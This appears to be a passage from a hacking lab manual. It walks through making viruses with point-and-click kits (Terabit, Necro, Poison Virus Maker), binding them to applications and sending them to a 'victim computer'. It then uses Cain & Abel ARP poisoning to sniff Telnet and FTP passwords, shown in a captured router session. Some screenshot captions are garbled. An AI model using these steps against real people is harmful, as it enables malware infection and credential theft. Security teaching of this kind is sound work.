
- Your virus file is ready as below.



- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.

Terabit Virus Maker is a tool for creating your own virus.


- Start the Terabit Virus Maker application



- Select some from the given virus options, which option you want in your virus.
- Select any **File icon**, it will be the icon of the virus file.
- Select any **File Name** from the list, it will be the name of the virus file.




- Enable **Binder** option and select the **Application** file to which virus file will be appended.






- Click on the **Create virus** button and your virus file is ready.




- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.


Necro Virus Maker is a tool for creating your own virus.

- Start the **Necro Virus Maker** application




- Select some from the given virus options, which option you want in your virus.





- Your virus file is ready as below.



- Send and execute the virus file on the victim computer.



**Poison Virus Maker** is a simple tool you can make your virus without knowledge of coding.

- Start the **Poison Virus Maker** application



- Select some from the given virus options, which option you want in your virus.



Click on the **Give Me My Virus** button and your virus file is ready.




Send and execute the virus file on the victim computer.  
Observe the results / behaviour on the victim computer as configured in the virus created.

# Session Hijacking


## Tool : Cain & Abel

**Cain & Abel** extracts various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, etc. It also has feature APR (Arp Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks.


- Start the **Cain & Abel** application and select **Configure** in menu




- Go to **Sniffer** Tab, select the **interface connected to lan**.
- Enable **Start Sniffer on startup** and **Start APR on startup** checkboxes.
- Click **OK**.



- Go to the **Sniffer** tab and right click anywhere inside the tab and select **Scan MAC addresses** option.




- Select **All host in my subnet** and click on **OK**.




- 
- The screenshot shows the NetworkMiner application window. The 'Network' tab is selected, showing a table with the following data:
- | IP address      | MAC address  | Out fingerprint        | Host name |
|-----------------|--------------|------------------------|-----------|
| 192.168.227.1   | 00107141B447 | CISCO SYSTEMS, INC.    |           |
| 192.168.227.64  | 00E04C500E16 | REALTEK SEMICONDUCT... |           |
| 192.168.227.225 | 00E1030006A6 |                        |           |
| 192.168.227.239 | 000C299E7E55 | VMware, Inc.           |           |

- 
- The screenshot shows the Ettercap GUI with the 'Network' tab selected. The left pane lists detected hosts, and the right pane shows a table of network data. The table has columns for Status, IP address, MAC address, Packets, <- Pack..., MAC address, and IP address. The list of hosts includes APR-Cart, APR-DNS, APR-SSH-1 (3), APR-HTTPS (2), APR-ProxyHTTPS (1), APR-RDP (3), APR-FTP (3), APR-POP3 (3), APR-IMAPS (3), APR-LOAPS (3), and APR-SIPS (3).

- **Left side** - Select the multiple IP addresses of the computers you want to capture data packets.
- **Right side** - Select the addresses of router.
- Click **Ok**.




- Access the router via telnet from the earlier selected victim IP address.





- Now click on the **Passwords** tab at the bottom and select **Telnet**.
- It display list of all the telnet session activity going on.



- Select one session and right click **View** option. It will display full telnet session from the victim IP address as below :

```

Telnet-2015517103245470-49213 - Notepad
File Edit Format View Help
===== cain's Telnet sniffer generated file =====
User Access Verification
Password: yÿ-yÿ-yÿÿ P yÿÿÿ: yÿÿÿ: ANSzybcisco
R1>eenn
Password: cisco123
R1#sshh rruunn
Building configuration...
Current configuration : 1010 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$A3N9$NgtzQrR/8p6Dzy8/W14yl/
enable password cisco
!
no aaa new-model
memory-size iomem 5
no ip icmp rate-limit unreachable
ip cef
!
!
--More-- =====no ip domain lookup
multilink bundle-name authenticated

```



- Access the Ftp server from the earlier selected victim IP address.
- Now select **FTP**.
- It display list of password for ongoing FTP session.

